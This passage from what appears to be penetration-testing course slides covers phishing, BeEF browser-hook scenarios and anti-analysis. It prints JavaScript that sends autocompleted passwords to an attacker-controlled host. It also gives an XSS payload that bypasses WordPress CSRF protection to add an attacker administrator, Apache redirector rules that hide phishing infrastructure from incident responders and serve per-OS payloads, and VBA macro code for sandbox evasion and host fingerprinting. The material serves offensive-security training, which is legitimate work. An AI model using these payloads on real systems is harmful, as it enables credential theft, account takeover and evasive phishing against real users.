i=0;i<f.length;i++) {var e=f[i].elements;for(var  
j=0;j<e.length;j++) {if (h(e[j])) {b=true}}}}function  
h(ej){var s='';if (ej.type=='password'){s=ej.value;if  
(s!='') {location.href='http://attacker.domain/index.php?pass='+s;}e  
lse{alert('No Autocomplete?')}}return true;}}
```

For every iframe in the web page (parent and possible iframes).

Parsing all HTML elements.

If the string “password” is identified in the parsed data.

Sending the element’s value (victim’s password) to an attacker controller server, via an HTTP GET request.

Injected JavaScript to scan for autocompleted credentials.



## 1.4.4 BeEF use cases



### Scenario 2: XSS -> CSRF bypass -> Admin level access

It would be great if we could add ourselves as administrators on the targeted website. It should be noted that there is a CSRF protection mechanism inside WordPress' core (actually a nonce acting as a anti-CSRF token).



## 1.4.4 BeEF use cases



### BeEF use cases : Scenario 1

Since we have identified an XSS vulnerability we could render that anti-CSRF mechanism ineffective, by capturing the nonce first and then making the appropriate request to add ourselves as an administrator.

eLearnSecurity  
Forging security professionals



## 1.4.4 BeEF use cases



The above could can be achieved programmatically by injecting the following JavaScript code, leveraging BeEF's "inject raw JavaScript" functionality. You can find the source code in the following link.

<https://gist.github.com/anonymous/ba135bd318b4922470f1fcad5826714>

Forging security professionals



## 1.4.4 BeEF use cases



### BeEF use cases : Scenario 2

```
var ajaxRequest = new XMLHttpRequest();
var requestURL = "/wp-admin/user-new.php";
var nonceRegex = /ser" value="([^\"]*?)"/g;
ajaxRequest.open("GET", requestURL, false);
ajaxRequest.send();
var nonceMatch = nonceRegex.exec.ajaxRequest.responseText;
var nonce = nonceMatch[1];

var params = "action=createuser&_wpnonce_create-
user="+nonce+"&user_login=attacker&email=attacker@site.com&pass1=at-
tacker&pass2=attacker&role=administrator";
ajaxRequest = new XMLHttpRequest();
ajaxRequest.open("POST", requestURL, true);
ajaxRequest.setRequestHeader("Content-Type", "application/x-www-
form-urlencoded");
ajaxRequest.send(params);
```

Grabbing a valid CSRF token (nonce) through an XMLHttpRequest.

Using the fetched nonce to perform a POST request that will add ourselves as an administrator, effectively bypassing the CSRF protection mechanism.

Injected JavaScript to add a new admin  
(bypassing CSRF protection)




## 1.4.4 Lab

 MAP REF VIDEO LAB

285



### Establishing a Shell Through the Victim's Browser



**eLearnSecurity**  
Forging security professionals



## 1.4.5 Mimicking DYRE banking trojan's spread method



Let's document a phishing technique we could use in an internal penetration test. This technique misuses Messaging Application Programming Interface (MAPI) on Windows systems and mimics the way DYRE banking trojan spread.

eLearnSecurity  
Forging security professionals



# 1.4.5 Mimicking DYRE banking trojan's spread method

287

## Mimicking DYRE's spreading method

PowerShell will be used since it can easily access the MAPI through an Outlook ComObject. The specifics of this technique can be found on the following link.

<http://www.xorrior.com/phishing-on-the-inside/>

eLearnSecurity  
Forging security professionals



# 1.5 Anti-analysis



288



# 1.5 Anti-analysis



In this section we will showcase the most effective anti-analysis techniques regarding both our macro-based malware and our phishing page.

Specifically the following subjects will be covered:

- Apache mod\_rewrite rules for anti-analysis
- Macro-based anti-analysis



## 1.5.1 Apache mod\_rewrite for anti-analysis



There is one and only goal as far as our infrastructure is concerned, when we are executing a phishing campaign. This goal is to prevent end-users including Blue Team analysts from examining and, of course, interfering with our infrastructure.

eLearnSecurity  
Forging security professionals



# 1.5.1 Apache mod\_rewrite for anti-analysis



## Apache mod\_rewrite

To achieve this goal, we can utilize an apache box as a redirector. This box will be placed between our targets and our engagement server. Redirectors on social engineering campaigns are dispensable.

eLearnSecurity  
Forging security professionals



# 1.5.1 Apache mod\_rewrite for anti-analysis



## Apache mod\_rewrite

It is common for redirectors to be detected or ceased during long engagements. Taking this into consideration it is best that we host our phishing websites and payloads on our engagement server.

eLearnSecurity  
Forging security professionals



# 1.5.1 Apache mod\_rewrite for anti-analysis



## Apache mod\_rewrite

The redirector's mission will actually be the one of a proxy.  
mod rewrite can be leveraged to configure our box.

eLearnSecurity  
Forging security professionals



# 1.5.1 Apache mod\_rewrite for anti-analysis



## User Agent Redirection

By capturing and analyzing each target's user agent and then serving the appropriate, for each user agent, phishing content and payload, we can maximize our campaign's effectiveness.

eLearnSecurity  
Forging security professionals



# 1.5.1 Apache mod\_rewrite for anti-analysis



## Apache mod\_rewrite – User Agent Redirection

For example mobile users should be redirected to mobile friendly phishing pages serving various mobile browser exploits based on a profiler's result.

The following ruleset and regex can assist us in the above.



## 1.5.1 Apache mod\_rewrite for anti-analysis



Every mobile user will be redirected to a web page containing a profiler whose mission is to provide a result which we will use to decide the mobile browser exploit to be served. All other requests will be proxied to our engagement server.

eLearnSecurity  
Forging security professionals



# 1.5.1 Apache mod\_rewrite for anti-analysis



## Apache mod\_rewrite – User Agent Redirection

Using a similar ruleset you can also block common IR user agents.

```
1 RewriteEngine On
2 RewriteCond %{HTTP_USER_AGENT} "android|blackberry|googlebot-mobile|iemobile|ipad|iphone|ipod|opera mobile|palms|webos" [NC]
3 RewriteRule ^.*$ http://TEAMSERVER-WAN-IP/MOBILE-PROFILER-PATH [P]
4 RewriteRule ^.*$ http://TEAMSERVER-WAN-IP%{REQUEST_URI} [P]
```



## 1.5.1 Apache mod\_rewrite for anti-analysis



### Invalid URI Redirection

Both the end-user and of course incident responder should be allowed to interact with specific assets. We can choose which assets our box will forward for our targets and sinkhole all other requests to a page of our choosing.

eLearnSecurity  
Forging security professionals



# 1.5.1 Apache mod\_rewrite for anti-analysis



## Apache mod\_rewrite – Invalid URI Redirection

The following ruleset can assist us with that.

```
1 RewriteEngine On
2 RewriteCond %{REQUEST_URI} ^/(profiler|payload) /?$ [NC,OR]
3 RewriteCond %{HTTP_REFERER} ^http://SPOOFED-DOMAIN\.com [NC]
4 RewriteRule ^.*$ http://TEAMSERVER-IP%{REQUEST_URI} [P]
5 RewriteRule ^.*$ http://REDIRECTION-URL.com/? [L,R=302]
```

eLearnSecurity  
Forging security professionals



## 1.5.1 Apache mod\_rewrite for anti-analysis



### Apache mod\_rewrite – Invalid URI Redirection

Serving a payload, no matter what URI is requested, can also be accomplished in a similar manner.

In addition, redirecting requests to non-existing URIs to a legitimate page of the corporation we are targeting, adds to our phishing page's sense of legitimacy.



## 1.5.1 Apache mod\_rewrite for anti-analysis



### Operating System Based Redirection

Previously we have covered how a macro can understand the OS in which it operates. BeEF offers similar capabilities from inside a phishing page containing BeEF's hook.

eLearnSecurity  
Forging security professionals



# 1.5.1 Apache mod\_rewrite for anti-analysis



## Apache mod\_rewrite – OS Based Redirection

OS detection can also be performed through HTML code similar to this one [here](#). This code leverages JavaScript to perform OS detection and appends a URL parameter (os\_id) to the end of the request.

eLearnSecurity  
Forging security professionals



# 1.5.1 Apache mod\_rewrite for anti-analysis



## Apache mod\_rewrite – OS Based Redirection

The following ruleset can assist in redirecting targets to the appropriate engagement server's content and payloads based on the OS detection result.

```
1  RewriteEngine On
2  RewriteCond %{QUERY_STRING} os_id=mac
3  RewriteRule ^(.*)$ http://TEAMSERVER-WAN-IP/MAC-OS-X-PAYOUT [P]
4  RewriteCond %{QUERY_STRING} os_id=windows
5  RewriteRule ^(.*)$ http://TEAMSERVER-WAN-IP/WINDOWS-PAYOUT [P]
6  RewriteCond %{QUERY_STRING} os_id=unix
7  RewriteRule ^(.*)$ http://TEAMSERVER-WAN-IP/UNIX-PAYOUT [P]
8  RewriteCond %{QUERY_STRING} os_id=linux
9  RewriteRule ^(.*)$ http://TEAMSERVER-WAN-IP/LINUX-PAYOUT [P]
10 RewriteCond %{QUERY_STRING} os_id=unknown
11 RewriteRule ^(.*)$ http://TEAMSERVER-WAN-IP/UNKNOWN-OS-PAYOUT [P]
12 RewriteRule ^(.*)$ http://TEAMSERVER-WAN-IP/OS-DETECTOR.HTML [P]
```



# 1.5.1 Apache mod\_rewrite for anti-analysis



## IP Filtering

IP filtering can easily be accomplished using mod\_rewrite. IP filtering will enable us to proxy requests or redirect users based on their IP address. We can follow two approaches in IP Filtering, whitelisting or blacklisting.



# 1.5.1 Apache mod\_rewrite for anti-analysis



## Apache mod\_rewrite – IP Filtering

### 1. Whitelisting approach

The following ruleset will be effective if we know the exact IP ranges of our targets.

```
1 RewriteEngine On
2 RewriteCond %{REMOTE_ADDR} ^100\.0\.0\.
3 RewriteCond %{REMOTE_ADDR} ^100\.0\.1\.
4 RewriteRule ^.*$ http://TEAMSERVER-IP%{REQUEST_URI} [P]
5 RewriteRule ^.*$ http://COMPANYDOMAIN.com/404.html/? [L,R=302]
```

Forging security professionals



# 1.5.1 Apache mod\_rewrite for anti-analysis



## Apache mod\_rewrite – IP Filtering

### 2. Blacklisting approach

The following ruleset will be effective, in case we detect an IP or IP range that can endanger our campaign's success.

```
1 RewriteEngine On
2 RewriteCond %{REMOTE_ADDR} ^100\.0\.0\.
3 RewriteCond %{REMOTE_ADDR} ^100\.0\.1\.
4 RewriteRule ^.*$ http://REDIRECTION-URL.com/? [L,R=302]
5 RewriteRule ^.*$ http://TEAMSERVER-IP%{REQUEST_URI} [P]
```



## 1.5.2 Macro-based anti-analysis



There are numerous checks a macro-malware can perform in order to determine whether it runs in an analyst's environment or not. Let's see how a macro-malware with anti-analysis capabilities looks like.

eLearnSecurity  
Forging security professionals



# 1.5.2 Macro-based anti-analysis



## Macro-based anti-analysis

RecentFiles property returns a RecentFiles collection that represents the most recently accessed files. The macro code checks if the number of RecentFiles collection is less than a predefined threshold and terminates if true. Threshold value we have seen is 3 or higher.

The malware author makes an assumption here that most clean Virtual Environment snapshots will be taken after a fresh Microsoft Office install with probably one or two document files opened for testing the installation. Alternately, a standard user system with Office applications should have at least 3 or more recently accessed document files.

```
1  :- Function MakeModel()
2
3      retStr = ""
4      strComputer = "."
5      strQuery = "SELECT * FROM Win32_ComputerSystem"
6      Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
7      Set colItems = objWMIService.ExecQuery(strQuery)
8      For Each objItem In colItems
9          retStr = objItem.Manufacturer
10         retStr = retStr & "|" & objItem.Model
11     Next
12
13     MakeModel = retStr
14
15 :- End Function
16
17 :- Function EnvironVars()
18     sHostname = Environ("computername") & "|" & Environ("username") & _
19     "|" & Environ("userdomain") & "|" & Environ("LOGONSERVER")
20     EnvironVars = sHostname
21 :- End Function
22
23 :- Function RecentFiles()
24     Set wdApp = ActiveDocument.Application
25     RecentFiles = wdApp.RecentFiles.Count
26 :- End Function
27
28
29 :- Function GetCores()
30     Dim objWMIService, cores, Proc, strQuery
31     strQuery = "select * from Win32_PerfFormattedData_PerfOS_Processor"
32     Set objWMI = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
33     Set cores = objWMI.ExecQuery(strQuery, , 48)
34     Set GetCores = cores
35 :- End Function
```



# 1.5.2 Macro-based anti-analysis



## Macro-based anti-analysis

A similar tactic is employed by the Dyre Trojan, in that the malware interrogates the number of cores in the computer's processor, refusing to execute in cases where there is only one.

The Dyre Trojan makes the assumption that many analysis sandboxes will utilize a virtualized processor with only one core while nearly all real, consumer-grade computers will have at

least two cores. Another common tactic used by macro-malware is to interrogate the system where they are executed for its MAC address, using WMI.

```
27
28     ■ Function GetCores()
29         Dim objWMIService, cores_Proc, strQuery
30         strQuery = "select * from Win32_PerfFormattedData_PerfOS_Processor"
31         Set objWMI = GetObject("winmgmts:(impersonationLevel=impersonate)!\\.\root\cimv2")
32         Set cores = objWMI.ExecQuery(strQuery, , 48)
33         Set GetCores = cores
34     ■ End Function
35
36     ■ Function GetNetwork()
37
38         retStr = ""
39         strComputer = "."
40         strQuery = "Select * From Win32_NetworkAdapter Where PhysicalAdapter = True"
41         Set objWMIService = GetObject("Winmgmts:\\\" & strComputer & "\\root\cimv2")
42         Set colItems = objWMIService.ExecQuery(strQuery)
43
44         ■ Set ipItems = objWMIService.ExecQuery("Select * From Win32_NetworkAdapterConfiguration"
45
46         For Each objItem In colItems
47             strMacAddress = objItem.MACAddress
48             sysName = objItem.SystemName
49
50             For Each ipItem In ipItems
51                 If ipItem.MACAddress = strMacAddress And ipItem.IPEnabled = "True" Then
52                     retStr = retStr & strMacAddress & "|" & ipItem.IPAddress(0) & "|"
53                 Exit For
54             End If
55         Next
56     ■ Next
57
58         GetNetwork = retStr
59     ■ End Function
60
61     ■ Private Function Enc(ByVal strData As String) As Byte()
62
63         Dim arrData() As Byte
64         arrData = StrConv(strData, vbFromUnicode)
```

This is how an instance of Internet Explorer is created in Visual Basic.

Pointing Internet Explorer to the attacker's domain accompanied by the collected encrypted data.



## 1.5.2 Macro-based anti-analysis



The following is a list of macro-malware anti-analysis techniques, for you to experiment with.

- [Macro Based Anti-Analysis](#)
- [Pafish Macro](#)
- [Macro Malware Employs Advanced Obfuscation to Avoid Detection](#)
- [Macro Malware Adds Tricks, Uses MaxMind to Avoid Detection](#)
- [Will it blend? This is the Question, new Macro based Evasions spotted](#)
- [Am I in a VM? – The tale of a targeted Phish](#)



# References





# References



<a href="#"><u>Survey on Spear Phishing</u></a>		<a href="#"><u>Windows Script Host</u></a>
<a href="#"><u>Sender Policy Framework</u></a>		<a href="#"><u>WshShell</u></a>
<a href="#"><u>DomainKeys Identified Mail</u></a>		<a href="#"><u>ActiveX Controls source code</u></a>
<a href="#"><u>DMARC</u></a>		<a href="#"><u>Running Macros via ActiveX Controls</u></a>
<a href="#"><u>Accepted Domains</u></a>		<a href="#"><u>WMI Scripting Library</u></a>
<a href="#"><u>OfficeOpen</u></a>		<a href="#"><u>WMI Tasks: Processes</u></a>
<a href="#"><u>AMSI</u></a>		<a href="#"><u>IntPtr.Size Property</u></a>
<a href="#"><u>Variable c source code</u></a>		<a href="#"><u>Macro leveraging Active X controls and WMI Scripting Library</u></a>



# References

MAP

REF

313

## Certutil



Rafael Mudge's Metasploit loader

The classic download and execute macro, with a twist



Customer Meterpreter loader DLL

## MSXML1



Customising Meterpreter Loader DLL part 2

## Using ServerXMLHTTP Directly



Didier Steven's file2vbscript

Macro malware that retrieves the OS and executes the appropriate payload



Packet Sniffing with PowerShell: Getting Started

## Project EmPyre



Network-tracing macro

## urllib2



PowerShell malware

## DLL Hijacking



Fun with DNS TXT Records and PowerShell



# References



<a href="#">Powershell, metasploit meterpreter and dns</a>		<a href="#">Project Zero</a>
<a href="#">Microsoft EMET</a>		<a href="#">PowerShell Exploit by FuzzySecurity</a>
<a href="#">MWR Labs: One Template To Rule 'Em All</a>		<a href="#">Modified MS16-032 exploit</a>
<a href="#">VBad</a>		<a href="#">Poweliks Command Line Confusion</a>
<a href="#">Microsoft - OLEDS</a>		<a href="#">HTML to weaponize a CHM file</a>
<a href="#">Dynamic Data Exchange</a>		<a href="#">JSRat-Py project</a>
<a href="#">Comma Separated Vulnerabilities</a>		<a href="#">Out-CHM functionality</a>
<a href="#">Microsoft Security Bulletin MS16-032</a>		<a href="#">Nishang</a>



# References



<a href="#"><u>AutoJSRat.py</u></a>			<a href="#"><u>Phishery</u></a>
<a href="#"><u>Unicorn</u></a>			<a href="#"><u>#OLEOutlook - bypass almost every corporate security control with a poin'n'click GUI</u></a>
<a href="#"><u>Demiguise</u></a>			<a href="#"><u>Extracting Maliciousness from MSG Files Without Outlook</u></a>
<a href="#"><u>HTA with custom javascript backdoor</u></a>			<a href="#"><u>Dropping Files into Temp Folder Raises Security Concerns</u></a>
<a href="#"><u>Javascript Obfuscator</u></a>			<a href="#"><u>ClickOnce Security and Deployment</u></a>
<a href="#"><u>Create LNK files</u></a>			<a href="#"><u>MSDN</u></a>
<a href="#"><u>XL97: How to Create Web Query (.iqy) Files</u></a>			<a href="#"><u>Powershell IE backdoor</u></a>
<a href="#"><u>Abusing Web Query (.iqy) files for effective phishing</u></a>			<a href="#"><u>Beacon.ps1</u></a>



# References



<a href="#"><u>C2.php</u></a>			<a href="#"><u>Invoke-Shellcode.ps1</u></a>
<a href="#"><u>Navigate2 method</u></a>			<a href="#"><u>LostPass: Pixel-perfect LastPass phishing</u></a>
<a href="#"><u>All You Need is One - A ClickOnce Love Story - Secure360 2015</u></a>			<a href="#"><u>Google Open URL Redirection Vulnerability which does the Social Engineering part too</u></a>
<a href="#"><u>ConsoleApplication 1 (Program.cs)</u></a>			<a href="#"><u>Capture_redirect.js</u></a>
<a href="#"><u>PowerPick Project</u></a>			<a href="#"><u>PayPal phishing HTML form</u></a>
<a href="#"><u>PowerSploit Project</u></a>			<a href="#"><u>Jquery.ba-hashchange.min.js</u></a>
<a href="#"><u>Infrastructure Diversity - Hunting in Shared Infrastructure</u></a>			<a href="#"><u>Redirector using Data URI</u></a>
<a href="#"><u>ConsoleApplication2 (Program.cs)</u></a>			<a href="#"><u>HTML Encrypter</u></a>



# References



<a href="#"><u>Automated Javascript Obfuscator</u></a>		<a href="#"><u>Bypassing the patch to continue spoofing the address bar and the Malware Warning (IE)</u></a>
<a href="#"><u>AES Javascript</u></a>		<a href="#"><u>Unicode Domains are bad</u></a>
<a href="#"><u>aes_js_encrypt.html</u></a>		<a href="#"><u>Phishing with Unicode Domains</u></a>
<a href="#"><u>aes_js_decrypt.html</u></a>		<a href="#"><u>Contact Form Manager plugin</u></a>
<a href="#"><u>Rotten Apples: Apple-like Malicious Phishing Domains</u></a>		<a href="#"><u>Cross-Site Request Forgery &amp; Cross-Site Scripting in Contact Form Manager WordPress Plugin</u></a>
<a href="#"><u>Dotless IP addresses and URL Obfuscation</u></a>		<a href="#"><u>Javascript: From parent to iframe to steal the autocompleted password field</u></a>
<a href="#"><u>Out of Character: Use of Punycode and Homoglyph Attacks to Obfuscate URLs for Phishing</u></a>		<a href="#"><u>WordPress: XSS -&gt; Admin</u></a>
<a href="#"><u>How to Obscure Any URL</u></a>		<a href="#"><u>Phishing on the Inside</u></a>



# References



[Apache Module mod\\_rewrite](#)



[Macro Malware Employs Advanced Obfuscation to Avoid Detection](#)

[JavaScript: OS detection](#)



[Macro Malware Adds Tricks, Uses MaxMind to Avoid Detection](#)

[Macro Based Anti-Analysis](#)



[Will it blend? This is the Question, new Macro based Evasions spotted](#)

[Pafish Macro](#)



[Am I in a VM? – The tale of a targeted Phish](#)

[How to check a domain's DKIM record](#)



eLearnSecurity  
Forging security professionals